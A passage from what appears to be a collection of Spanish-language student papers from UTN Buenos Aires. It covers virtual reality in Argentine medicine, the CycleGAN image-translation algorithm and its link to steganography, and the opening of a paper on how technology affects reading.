La caminadora omnidireccional (ver figura 3) permite a un sujeto moverse en un espacio reducido controlado y además posee un soporte capaz de ayuda a mantener el equilibrio y sostener un poco del peso del usuario. Este dispositivo se ha utilizado para ayudar en la rehabilitación motora y en pacientes con esclerosis múltiple [7].



Figura 3. Caminadora Omnidireccional Virtuix [9].

Los cascos de realidad virtual (ver figura 4) proveen al usuario de imágenes sensoriales capaces de simular lugares y situaciones que tratan de asemejarse a la realidad. Este dispositivo es utilizado para tratar fobias como la aerofobia (miedo a volar en avión), la acrofobia (temor a las alturas) o incluso fobias sociales [10].



Figura 4. Casco de realidad virtual moderno [11].

5. Tratamientos basados en la Realidad Virtual en Argentina

Tal como fue mencionado en puntos anteriores del informe, las aplicaciones y beneficios para esta tecnología tan innovadora son muy diversas. En esta sección vamos a detallar los avances en nuestro país y cómo las empresas ya se encuentran con proyectos de desarrollo de aplicaciones que utilicen la realidad virtual para el servicio de la medicina.

Luego de años de investigación conjunta entre ingenieros del CONICET (ver figura 5), del Instituto Tecnológico de Buenos Aires (ITBA) y médicos del Hospital Italiano de Buenos Aires, se logró desarrollar escenarios de realidad virtual que actúan como guías en las intervenciones de osteosarcoma [12].




Figura 5. Federico Milano (Ingeniero en Sistemas y doctorado del ITBA) y Marcelo Risk (doctor en Ciencias de la Ingeniería y en Medicina, y profesor en la UTN) [12].

En la Argentina es aplicada en la planificación de cirugías de tumores óseos y en algunos tipos de cirugía maxilofacial. Los escenarios interactivos virtuales (ver figura 6) permiten planificar en detalle una cirugía antes de su ejecución y con esto reducir el riesgo cuando se realice en la realidad. Con esta tecnología se ayuda a mejorar la exactitud y la precisión en intervenciones quirúrgicas, contribuye a preservar al máximo el tejido sano y al mismo tiempo remover el tejido enfermo en su totalidad. También lo que este sistema permite es hacer posible la evaluación cuantitativa del proceso quirúrgico poder comparar los cortes óseos planificados con los realmente ejecutados [12].

Empresas como Delta3 tienen dentro de sus proyectos, el desarrollo de un simulador de intervenciones laparoscópicas para que estudiantes de Medicina puedan contar con todo el instrumental que necesitan para experimentar cirugías [13].




Figura 6. Software de intervención quirúrgica [14].

Martín González (2016), gerente general de Delta3 señala que "En este sentido, lo que va a estar debajo de la sábana en el simulador no va a ser el paciente sino el dispositivo, en el marco de una escena que refleja al 100% la intervención. Así el estudiante no solo podrá practicar la operación sino también vivir la situación de estrés, bajo la inmersión que ofrece la realidad virtual" [13].

Con este tipo de desarrollos, se busca ir más allá de lo lúdico (videojuegos y entretenimiento) y así poder meterse en áreas como la medicina.

6. El futuro de la Realidad Virtual en la medicina

La Realidad Virtual sin duda está creciendo a pasos agigantados en algunos sectores como en la educación, los videojuegos o el entretenimiento en general.
Sin embargo, a pesar de los avances y las apuestas de las empresas, esta tecnología se mueve con cierta lentitud en el mundo de la salud, si es que comparamos los desarrollos de carácter revolucionario que tuvo en las áreas previamente mencionadas.
El sector sanitario tiene ciertas particularidades especiales, como la burocracia, el escepticismo hacia lo digital o el presupuesto (muchas veces proveniente del Estado), sin mencionar la prudencia necesaria que conlleva trabajar con las vidas humanas [15]. Otro de los desafíos, es desarrollar el hardware necesario para las aplicaciones y que esté a la altura de los requerimientos de los profesionales, tal como el caso de las simulaciones de cirugías.
En base a un reporte de la consultora Industry ARC, los especialistas se enfocarán en las siguientes direcciones: entrenamiento para doctores y rehabilitación de pacientes.
Más adelante, nos encontraremos con desafíos mucho más ambiciosos, como el desarrollo de drogas para testeo en un cuerpo humano virtual, o la digitalización del cerebro humano [16].

7. Conclusión

En base a la información recopilada durante la investigación, podemos concluir en que la Realidad Virtual es una tecnología que ya se abrió paso hacia nuevas áreas ajenas a lo lúdico y más enfocadas en la calidad de vida de la sociedad moderna.
Aunque aún es una tecnología que tiene limitaciones físicas, como el desarrollo de hardware (dispositivos) que cumpla con los requerimientos de los profesionales, ya forma parte de distintos procesos para enriquecer el estudio en el área de medicina, por ejemplo, siendo utilizada en simulaciones quirúrgicas en Argentina.
En resumen, la Realidad Virtual es una tecnología ya implantada en la sociedad pero que está en desarrollo para poder reducir sus limitaciones y exprimir aún más las oportunidades que puede llegar a ofrecer en el campo de la medicina, logrando así instalarse en los centros de salud y la industria medicinal.

Agradecimientos

Este trabajo fue promovido y guiado por el docente Ing. Ramiro Garbarini y con la ayuda de la Ing. Laura Recchini, pertenecientes a la cátedra de Análisis de Sistemas de la Universidad Tecnológica Nacional Facultad Regional de Buenos Aires, segundo año de cursada.

Referencias

[1] LOWOOD, HENRY E. Virtual Reality. Encyclopædia Britannica, inc. Noviembre 2018. Disponible en: http://bit.ly/2V2phPw Último acceso: Septiembre de 2019.

[2] DISTÉFANO, María José, et al. Psicoterapia y tecnología: implicancias y desafíos en la inserción de recursos innovadores en la práctica clínica argentina. *Revista electrónica de psicología Iztacala*, 2015, vol. 18, no 4, p. 1342-1362. Disponible en: http://bit.ly/2VFalpQ Último acceso: Septiembre de 2019.

[3] Análisis de Sistemas. Departamento de Ingeniería en Sistemas de Información. Universidad Tecnológica Nacional, Facultad Regional de Buenos Aires. Disponible en: https://bit.ly/2k53mG8 Último acceso: Septiembre de 2019.

[4] BBC News Mundo. Ivan Sutherland, el "padre de la computación gráfica" que revolucionó nuestra interacción con las máquinas. 2019. Disponible en: https://bbc.in/2lQGkTN Último acceso: Septiembre de 2019.

[5] MARTÍNEZ, Francisco Javier Pérez. Presente y Futuro de la Tecnología de la
Realidad Virtual. Creatividad y sociedad, 2011. Disponible en:
https://bit.ly/ZCCddk Último acceso: Septiembre de 2019

[6] SÁNCHEZ-CABRERO, Roberto. Carencias y limitaciones que afectan al asentamiento de la realidad virtual como tecnología de referencia en la sociedad actual. Revista espacios, 2019. Disponible en:
http://bit.ly/30vE4RQ Último acceso: Septiembre de 2019.

[7] PEÑASCO-MARTÍN, Benito, et al. Aplicación de la realidad virtual en los aspectos motores de la neurorrehabilitación. *Rev Neurol*, 2010, vol. 51, no 481, p. 8. Disponible en: http://bit.ly/2Qf2ees Último acceso: Septiembre de 2019.

[8] BALCELLS, Víctor. Guantes de realidad virtual Glove Project, ideales para Oculus Rift. 2015. Disponible en: https://bit.ly/2kgjGEc Último acceso: Septiembre de 2019.

[9] VIRTUIX. Virtuix Omni Platform. 2019. Disponible en: https://bit.ly/2kgdtbn Último acceso: Septiembre de 2019.

[10] MALDONADO, José Gutiérrez. Aplicaciones de la realidad virtual en psicología clínica. *Aula médica psiquiátrica*, 2002, vol. 4, no 2, p. 92-126. Disponible en: http://bit.ly/2WjwSJ6 Último acceso: Septiembre de 2019.

[11] SANCHEZ, J. M.. Las ventas de cascos de realidad virtual aumentan con Sony como cabeza del pelotón. 2017. Disponible en: https://bit.ly/2lzR88Y Último acceso: Septiembre de 2019.

[12] RISK, Marcelo. Realidad Virtual al servicio de la medicina, Mayo 2015, Disponible en: https://bit.ly/2YED3oI Último acceso: Septiembre de 2019.

[13] AVOLIO, Melisa. Así trabaja la empresa argentina que fabrica en Lanús, simuladores de realidad virtual, Noviembre 2016. Disponible en: https://bit.ly/2QgFXwX Último acceso: Septiembre de 2019.

[14] SUÁREZ, María. La Universidad de Salamanca desarrolla el primer simulador virtual de intervención quirúrgica en columna vertebral para una escoliosis. Salamanca, España. 2018. Disponible en: https://bit.ly/2ksvy5M Último acceso: Septiembre de 2019.

[15] TOCA, Gonzalo. Realidad Virtual: ¿El futuro de la medicina? Mayo 2017. Disponible en: https://bit.ly/2EmIe4Z Último acceso: Septiembre de 2019.

[16] Reporte de la Empresa Consultora "IndustryARC". Marzo 2018. Disponible en: https://bit.ly/2M247wO Último acceso: Septiembre de 2019.

CycleGAN

Feldman, Ian; Afonso, Maximiliano Ezequiel; Rangel Ortega, Eliana Isabel; Varisco, Sol; Peralta Arriaga, Wanda; Anaya Baldeón, Mónica Jaqueline

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires
{iafeldman, mafonso, erangelortega, svarisco, wperaltaarriaga, mjaqueline}@est.frba.utn.edu.ar

Abstract

En los últimos años, se han realizado muchos avances en el campo de la Inteligencia Artificial. Estos avances implicaron la creación de nuevas tecnologías, entre las cuales se encuentra el algoritmo CycleGAN. Este algoritmo es capaz de transformar una imagen de un determinado estilo, en una imagen de otro estilo, como, por ejemplo, transformar una imagen a color en una en blanco y negro. Para ello, el algoritmo utiliza dos GANs y una técnica llamada esteganografía. Los GANs son utilizados para poder transformar a una imagen de dominio X→Y, a una de dominio Y→X. Para poder realizar el proceso inverso, que es uno de los factores que distingue a este algoritmo de otros, utiliza la esteganografía, guardando información para reutilizarla luego. A pesar de la precisión con la cual el algoritmo realiza su tarea, aún no se le ha encontrado una posible aplicación a la vida cotidiana excepto por la traducción de imágenes. Sin embargo, CycleGAN todavía se está desarrollando y mejorando con el objetivo de que en un futuro tenga un mayor impacto en la sociedad y en la vida de las personas.

Palabras Clave
CycleGAN, esteganografía, Inteligencia Artificial, GAN, Aprendizaje Automático.

Introducción

La Inteligencia Artificial es una rama (empírica) de la Informática y se ocupa de métodos que permiten a un ordenador resolver tareas que, cuando son resueltas por los seres humanos, requieren de inteligencia [1]. Tiene como objetivo lograr que las computadoras puedan imitar el funcionamiento del cerebro humano, que puedan resolver problemas siguiendo un razonamiento lógico [2].

Una de las direcciones de investigación más actual en el estudio de la Inteligencia Artificial es el "aprendizaje automático" (Machine Learning), un conjunto de técnicas orientadas a crear programas de computador que puedan aprender de la experiencia [3]. Entonces, el aprendizaje automático trata sobre la exploración y desarrollo de modelos matemáticos y algoritmos para aprender de los datos [4]. Uno de estos algoritmos es CycleGAN (Cycle-Generative Adversarial Networks), el cual realiza un proceso de traducción de imágenes [5].

Con el objetivo de realizar este procedimiento de traducción de imágenes, el algoritmo CycleGAN utiliza una técnica llamada esteganografía [5]. Esta técnica consiste en insertar un mensaje secreto oculto dentro de una información aparentemente inocua, es decir, ocultar la información de forma que no sea percibida o detectada [6].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada) es analizar el funcionamiento del algoritmo CycleGAN y explicar por qué se lo denomina "un maestro de la esteganografía"[5].

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se definen los conceptos de Inteligencia Artificial y Machine Learning, en la sección 2, se analiza el funcionamiento del algoritmo CycleGAN. En la sección 3, se mencionan distintas aplicaciones del algoritmo CycleGAN.

Finalmente, en la sección 4, se detallan las conclusiones y las futuras líneas de trabajo.

1. Inteligencia Artificial

La Inteligencia Artificial (IA), la inteligencia de las máquinas, es una rama de la Informática que se propone diseñar métodos que permitan a un ordenador simular las actividades intelectuales del hombre [2].
La IA puede dividirse en dos grandes grupos: la débil y la fuerte. La IA débil son aquellas formas de IA en las que las máquinas sólo simulan un comportamiento inteligente utilizando las matemáticas y la informática en un área específica de aplicación y poseen la capacidad de aprender. Es decir que simulan estados mentales. Por el contrario, IA general o fuerte, significa una capacidad de aprendizaje en general, incluyendo la capacidad de desarrollarse de manera autónoma [1]. Esta última, hace referencia a la posibilidad de crear dispositivos realmente pensantes [7].
Cuando la IA fuerte logra ser superior a la inteligencia humana, a través de un proceso de aprendizaje automático con el cual adapta y mejora su código, se la llama "superinteligencia"[1].
El Aprendizaje Automático (AA) es uno de los campos más importantes de investigación de la Inteligencia Artificial [3]. Trata sobre la exploración y desarrollo de modelos matemáticos y algoritmos para aprender de los datos [4]. Para realizar esta tarea, la disciplina del AA engloba todo tipo de métodos capaces de predecir el comportamiento más probable a partir de un conjunto histórico de datos de tamaño considerable [8]. Es decir, que permite procesar datos algorítmicamente de modo que el algoritmo pueda "reconocer" en esos datos determinadas pautas [9]. De este modo, esta disciplina puede ser utilizada tanto para hacer predicciones y asociaciones, como para descubrir patrones en los datos [4].

2. CycleGAN

En esta sección y sus respectivas subsecciones se procede a analizar el funcionamiento del algoritmo CycleGAN. En 2.1 se estudia el funcionamiento de los GANs, mientras que en 2.2 se define el concepto de la esteganografía y como es utilizada por CycleGAN. Finament en 2.3, se exponen las limitaciones de CycleGAN.
CycleGAN (Cycle-Generative Adversarial Networks) es un algoritmo que, empleando técnicas de aprendizaje automático, realiza un proceso de traducción de imágenes [5]. Este proceso involucra la capacidad de aprender la asignación entre una imagen de entrada y una de salida, utilizando un conjunto de pares de imágenes como parámetros. Esto implica la recepción de una clase imagen que luego es redefinida y representada con el estilo de otra clase que parece real [10]. Es decir que, en el proceso de traducción de imágenes, se convierte una imagen de una representación de una escena dada, a otra [5]. Un ejemplo de este proceso es la conversión de una imagen coloreada a una en blanco y negro.

2.1 Los GANs

La alta calidad del proceso de traducción de imágenes, el poder hacer que la imagen de salida sea indistinguible de la realidad, se debe a la utilización de GANs (Generative Adversarial Networks) [11]. En esta clase de modelos generativos, interactúan dos funciones, el generador (G) y el discriminador (D). El objetivo es que el generador cree muestras falsas que el discriminador dictamine verdaderas [12]. Por lo tanto, G es entrenado para producir imágenes de salida que no puedan ser distinguidas de las reales por D, el cual está, a su vez, entrenado para detectar de la

forma más eficiente las "falsificaciones" generadas por G [11]. D es entrenado a base de imágenes reales que usa como parámetro para juzgar si las traducidas por G son reales o falsas. Por lo tanto, para engañarlo, G debe lograr que las imágenes producidas sean lo más posiblemente parecidas a las imágenes utilizadas como parámetros [12]. De este modo, si G es capaz de engañar a D, también lo será de engañar al ojo humano.

Los GANs tienen dos formas de realizar este proceso dependiendo de las imágenes recibidas y de a qué imágenes se quiere llegar [13].

En la primera forma, las imágenes de entrada son pares alineados en el dominio de entrada y en el dominio de salida [13]. Como se puede ver en la Imagen 1, cada imagen de entrada corresponde a una de salida. Debido a esta relación es fácil conservar el contenido de las imágenes y, consecuentemente, es más fácil distinguir cual parece real y cual, falsa [13].



Imagen 1 Conjunto de pares de imágenes alineadas. A cada imagen del dominio de entrada (Xi) le corresponde una del dominio de salida (Yi) [10].

La segunda forma en que los GANs funcionan, se da cuando se obtiene un conjunto de imágenes no alineadas [10]. Es decir que, como se muestra en la Imagen 2, los dominios de entrada y de salida son independientes, a cada imagen de entrada no le corresponde una imagen de salida. En este caso, es más difícil conservar el contenido de las imágenes, debido a que, G y D no tienen forma de verificar que la imagen real con la cual D fue entrenado se corresponde con la imagen creada por G [13].



Imagen 2 Conjunto de pares de imágenes no alineadas. Los elementos del dominio de entrada (X) no se corresponden con ninguno del conjunto de salida (Y)[10].

Para funcionar, el algoritmo CycleGAN requiere pares de imágenes no alineadas [5]. A su vez, como puede observarse en la Imagen 3, este algoritmo está conformado por dos GANs simétricos, consecuentemente, cuenta con dos generadores y dos discriminadores. Al ser simétricos, uno de los GANs tiene un dominio de entrada "X" y un dominio de salida"Y", mientras que el otro tiene un dominio de entrada "Y" y de salida "X" [14].




Imagen 3: ilustración del modelo de CycleGAN [14].

La presencia de dos GANs hace que el proceso de traducción de imágenes sea reversible. Es decir que luego de transformar una imagen de un tipo en otro, se puede volver a transformarla para obtener nuevamente la primera [14].

2.2 La esteganografía

La esteganografía es una disciplina en la cual se busca insertar un mensaje secreto en una información aparentemente inocua (portador). En ella se estudian y aplican técnicas con el objetivo de ocultar información de modo que no sea percibida o detectada [6]. En la actualidad, la esteganografía se refiere a información o a un archivo cualesquiera que se encuentra oculto dentro de otro, normalmente multimedia, es decir, el portador es una imagen digital, un vídeo o archivo de audio [15].

El algoritmo CycleGAN utiliza, sumado a los GANs, la esteganografía para realizar el proceso de traducción de imágenes [5]. La implementación de esta técnica se hace notar cuando, una vez traducida la imagen inicial, se quiere realizar el proceso de forma inversa.

Como se puede observar en la imagen 4, la reconstrucción aérea generada por CycleGAN es prácticamente igual a la fotografía original. Sin embargo, en el mapa generado hay muchos detalles que no figuran, que se pierden, y que luego "reaparecen" en la reconstrucción final. Para que estos detalles formen parte de la última imagen CycleGAN utiliza la esteganografía, ocultando información en el mapa generado para luego utilizarla y de esa forma lograr una copia casi exacta de la imagen original [5]. En esta imagen, la fotografía aérea es la imagen original, el mapa generado es la traducción hecha por CycleGAN y la reconstrucción aérea es el proceso inverso, en el cual CycleGAN genera una imagen aérea partiendo del mapa previamente generado.



Imagen 4: Algoritmo CycleGAN implementado en un mapa aéreo [5].

2.3. Limitaciones de CycleGAN

A pesar de que el método realizado por CycleGAN puede lograr resultados convincentes estos están lejos de ser uniformemente positivos [10].

Las tareas que involucran cambios de color y textura normalmente son completadas sin problemas, por el contrario, las tareas que requieren cambios geométricos tienen poco éxito [10].

Algunas fallas son causadas debido al conjuntos de datos brindados al algoritmo en su entrenamiento. CycleGAN ha fallado a la hora de "convertir" un caballo en una cebra únicamente cuando este estaba montado por una persona, como se observa en la imagen 5, esto se debe al hecho de que nunca le fueron brindadas imágenes de un caballo montado en su entrenamiento.






Imagen 5: Error del CycleGAN [10].

3. Aplicaciones de CycleGAN

En esta sección y sus respectivas subsecciones se procede a analizar diferentes aplicaciones del algoritmo CycleGAN. En 3.1 se estudia la utilización del algoritmo en el campo de la música, mientras que en 3.2 se lo estudia en el campo de la medicina.
Actualmente el algoritmo CycleGAN es utilizado para la traducción de imágenes en mucho campos de investigación, entre los cuales podemos mencionar: la música [16] o la medicina [17].

3.1 Transferencia de timbres musicales

En el campo de la música, CycleGAN es utilizado en el proceso de transferencia de timbres musicales. El timbre es una característica que diferencia a un instrumento musical de otro cuando se toca la misma nota con la misma intensidad y duración. Para traducir el timbre de un instrumento a otro se creó una aplicación llamada TimbreTron que implementa el algoritmo CycleGAN en su proceso. Este proceso cuenta con tres pasos: primero genera una imagen de la onda sonora del timbre de un instrumento, luego esta imagen es traducida por CycleGAN de la onda sonora original a la onda sonora de otro instrumento y, finalmente, la onda sonora obtenida se convierte en el timbre de un instrumento diferente al inicial [16].

3.2 CycleGAN aplicado a la medicina

En el campo de la medicina, se han realizado muchos avances relacionados con esta tecnología en los últimos años. Entre ellos destaca la utilización de CycleGAN en los estudios de resonancia magnética (RM) y de tomografía computarizada (TC) [18]. En estos casos CycleGAN se utiliza para que, al tomar una RM, la imagen obtenida se pueda vincular con su TC correspondiente (debido a que en esta se pueden observar mejor los límites óseos) y de ese modo poder identificar las estructuras musculares y diagnosticar ciertas enfermedades [18]. Sin embargo, estos estudios no se encuentrn completamente perfeccionados y, consecuentemente, las imágenes reconstruidas no pueden ser utilizadas para realizar un diagnóstico directo, sino que deben utilizarse como una base o comprobación y verificarse debidamente [17].
En el área de la medicina el algoritmo podría ser utilizado para la detección temprana de cualquier tipo de cáncer. El proceso sería simple, el algoritmo se entrena con imágenes de pacientes que ya han sido diagnosticados con la enfermedad y "aprende" la evolución (en imágenes) de la enfermedad [19].
Por ejemplo, al ingresar en el algoritmo una mamografía de una paciente, este podría ser capaz de dar a conocer la posibilidad de

aparición de cáncer en un futuro de manera más precisa que los métodos actuales, como fue demostrado por un equipo del MIT mediante el empleo de un algoritmo similar, sus resultados se observan en la Imagen 6 [19].




Imagen 6: El modelo del equipo del MIT demostró poder identificar a una mujer con alto riesgo de cáncer de mama cuatro años (izquierda) antes de que se desarrolle (derecha) [19].

4. Conclusiones

En base a lo investigado se concluye que el algoritmo CycleGAN, a pesar de la eficiencia con la cual realiza el proceso de traducción de imágenes, todavía no realiza ningún aporte real a la sociedad.

El algoritmo CycleGAN es una tecnología muy reciente en el campo de la IA y fue desarrollado con el objetivo de posibilitar la realización de un proceso de traducción de imágenes de forma eficaz y eficiente. Sin embargo, aún no se le ha encontrado ningún campo en el cual resulte realmente útil fuera del proceso de traducción de imágenes. Un claro ejemplo de esto es su utilización en la medicina donde, a pesar de ayudar a detectar enfermedades, su aporte no puede ser considerado totalmente verídico o utilizarse como base para un diagnóstico.

Como futuras líneas de trabajo se propone un seguimiento de los avances del algoritmo, para poder observar y determinar si en algún momento se le encuentra una utilidad de gran impacto. Un ejemplo de esta utilidad sería que la medicina pueda usar los resultados obtenidos con CycleGAN como un diagnóstico irrefutable.

Referencias

[1] F. Schmiendchen, U. Bartosch, S. Bauberger, T. von Damm, R. Engels, M. Rehebein, H. Stapf-Finé and A. Sülzen, *"Informe sobre los principios Asilomar en Inteligencia Artificial"*, VDW, Berlín, Alemania, 2018. Disponible en: http://bit.ly/losprincipiosAsilomarenInteligenciaArtificial

[2] A. Stipić, T. Bronzin, B. Prole y K. Pap, *"Deep learning advancements: closing the gap"*, CITUS, Zagreb, Croacia, 2019.

[3] P. Xu, *"Review on Studies of Machine Learning Algorithms"*, J. Phys.: Conf. Ser., vol. 1187, 2019. Disponible en: http://bit.ly/Machine-learning- [Último acceso: 8 de mayo de 2019]

[4] J. F. Rodríguez Saredo, *"Analítica sobre Big Data"*, Tesis de maestría, Dept. Ing., Universidad de la República, Montevideo, Uruguay, 2018. Disponible en: http://bit.ly/Aprendizaje-automatico [Último acceso: noviembre de 2018]

[5] C. Chu, A. Zhmoginov and M. Sandler, *"CycleGAN, a master of steganography."*. The IEEE International Conference on Computer Vision (ICCV), 2017. Disponible en: https://arxiv.org/abs/1712.02950 [Último acceso: 16 de diciembre de 2017]

[6] L. O. Solano Solano and G. R. Chamba Romero, *"Desarrollo de un Prototipo de Seguridad de la Información Aplicando la Técnica de Esteganografía en la Capa de Red,"* Tesis de Grado, Dept. Sist. Inf., UNL, Loja, Ecuador, 2018. Disponible en: http://bit.ly/TesisEsteganografia [Último acceso: 15 de octubre de 2018]

[7] T. Hardy, "IA (Inteligencia Artificial)", *Polis: Revista Latinoamericana*, no 2, p. 18, 2001. Disponible en: http://bit.ly/InteligenciaArt7

[8] A. Vielba Iglesias, *"Métodos de optimización convexa en aprendizaje automático"*, Tesis de Grado, Facultad de Ciencias, UVA, Valladolid, España, 2019. Disponible en: http://uvadoc.uva.es/handle/10324/36038 [Último acceso: 20 de marzo de 2019]

[9] J. J. Pardial, "Técnicas de programación "deep learning": ¿simulacro o realización artificial de la inteligencia?", *Naturaleza y Libertad. Revista de estudios interdisciplinares*, n. 12, Ene. 2019. [Online], Disponible en: http://bit.ly/RevistaML [Último acceso: 1 de enero de 2019]

[10] Jun-Yan Zhu, T. Park, P. Isola and A. A. Efros. *"Unpaired Image-to-Image Translation using Cycle-Consistent Adversarial Networks"*. The IEEE International Conference on Computer Vision (ICCV). 2017. Disponible en:

bit.ly/Image-to-imageTranslation [Último acceso: 9 de mayo de 2019]
[11] P. Isola, Jun-Yan Zhu, T. Zhou, A. A. Efros, "*Image-To-Image Translation With Conditional Adversarial Networks",* The IEEE International Conference on Computer Vision (ICCV). 2017. Disponible en: http://bit.ly/ImagetoimageCAN [Último acceso: 27 de mayo de 2019]
[12] I. Goodfellow, *"NIPS 2016 tutorial: Generative adversarial networks*." OpenAI. 2016. Disponible en https://arxiv.org/abs/1701.00160 [Último acceso: 3 de abril de 2017]
[13] S. Kaji and S. Kida, *"Overview of image-to-image translation using deep neural networks: denoising, super-resolution, modality-conversion, and reconstruction in medical imaging",* 2019. Disponible en: https://arxiv.org/abs/1905.08603 [Último acceso: 21 de mayo de 2019]
[14] F. Di, J. Liu, Z Zhang, Y. Lei, J. Li and M. Zhang, *"Somewhat Reversible Data Hiding by Image to Image Translation"*, 2019. Disponible en: https://arxiv.org/abs/1905.02872 [Último acceso: 8 de mayo de 2019]
[15] O. I. Torres Valdiva, "*Esteganografía aplicada en ocultamiento de datos en imágenes"*, Tesis de Grado, Fac. Ciencias Puras y Naturales, UMSA, La Paz, Bolivia, 2018. Disponible en: http://bit.ly/esteg-2 [Último acceso: 30 de mayo de 2019]
[16] S. Huang, Q. Li, C. Anil, X. Bao, S. Oore, R. B. Grosse, *"TimbreTron: A WaveNet (CycleGAN(CQT(Audio))) Pipeline for Musical Timbre Transfer",* 2018. Disponible en: https://arxiv.org/abs/1811.09620 [Último acceso: 2 de mayo de 2019]
[17] X. Yi, E. Walia, P. Babyn, "Generative Adversarial Network in Medical Imaging: A Review", 2018. Disponible en: https://arxiv.org/abs/1809.07294 [Último acceso: 5 de marzo de 2019]
[18] Y. Hiasa, Y. Otake, M. Takao, T. Matsuoka, K. Takashima, A. Carass and J. L. Prince (2018) *"Cross-Modality Image Synthesis from Unpaired Data Using CycleGAN"*. EN: Gooya A., Goksel O., Oguz I., Burgos N. (eds) *Simulation and Synthesis in Medical Imaging. SASHIMI 2018. Lecture Notes in Computer Science* (pp 31-41. vol 11037). Shenzhen, China: Springer, Cham. Recuperado de: http://bit.ly/GANmedicinal
[19]Adam Yala , Constance Lehman, Tal Schuster, Tally Portnoi, Regina Barzilay "*A Deep Learning Mammography-based Model for Improved Breast Cancer Risk Prediction"* May 7 2019. Disponible en: https://doi.org/10.1148/radiol.2019182716

El impacto de la tecnología en la lectura

Barrientos, Lucas; Ruiz, Matias; Krahl Vitale Tomás; Montesano Daniel; Ledezma Morales Ariel Nestor
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
La introducción a la escritura y la lectura en la sociedad ha sido uno de los mayores avances para nuestra evolución. Con el surgimiento de dispositivos como los celulares, las computadoras y los ebooks, entre otros, se ha dejado de lado al papel como medio de lectura. Éste es sólo un ejemplo del impacto que tuvo el desarrollo de esas tecnologías. El presente trabajo tiene como objetivo estudiar el impacto en las formas, costumbres y capacidades que las personas tienen al leer. En este artículo, se concluye con los casos donde resulta favorable la lectura en medios digitales y en medios tradicionales.

Palabras Clave
Tecnología, lectura, papel, digital, medios, dispositivos

Introducción

En 1926, con la creación de la primer pantalla, surgió un competidor para la función del diario, que en ese momento era una de las principales fuentes de información. Este fue el comienzo de la creación de un conjunto de dispositivos, tales como el celular, la computadora y la televisión, que hoy en día llegaron a reemplazar a distintos elementos, uno de ellos la lectura en papel [1].

Con el surgimiento de las pantallas, una gran cantidad de personas dejaron de utilizar ciertos medios o materiales, como por ejemplo el papel, y las reemplazaron por televisores, ebooks, computadoras y celulares, entre otros. Una encuesta, realizada por el INDEC en el 2017, determinó que un 81,2% de los argentinos posee celular y sólo un 74,3% tiene acceso a Internet [2]. Según otra encuesta realizada a 431 personas (entre las edades de 13 hasta 40 años), el 82,6% de los encuestados utilizan el celular para informarse, el 33,4% la computadora, el 31,3% la televisión, el 25,8% la web, el 17,9% la radio y un 0,2% el diario impreso [3]. La tecnología se introdujo en la sociedad y ha cambiado los hábitos básicos como el de leer. Por ejemplo, en la lectura a través de medios digitales en el sector de la educación, los resultado del PISA (Program for International Student Assessment) realizado a más de medio millón de alumnos en 65 países distintos de entre 15 y 16 años, determinó que la tecnología no solo no cumplió con las expectativas sino que implicó un decaimiento en el rendimiento de los alumnos. Los efectos de la tecnología en la lectura y el aprendizaje muestran un fuerte declive en el rendimiento de las personas al informarse o adquirir conocimientos mediante plataformas tecnológicas que no eran del todo adecuadas [4].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “sistemas y organizaciones”, primer año de cursada) es analizar el impacto de las nuevas tecnologías en las formas, costumbres y capacidades que las personas tienen al leer. Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se analizan los impactos positivos de la lectura en medios digitales; en la sección 2, se analizan los impactos negativos de la lectura en medios digitales; en la sección 3, se analiza en qué situaciones resulta más favorable el uso de pantallas para la lectura o, por el contrario, el uso del papel.

Finalmente, en la sección 4, se detallan las conclusiones y futuras líneas de trabajo.

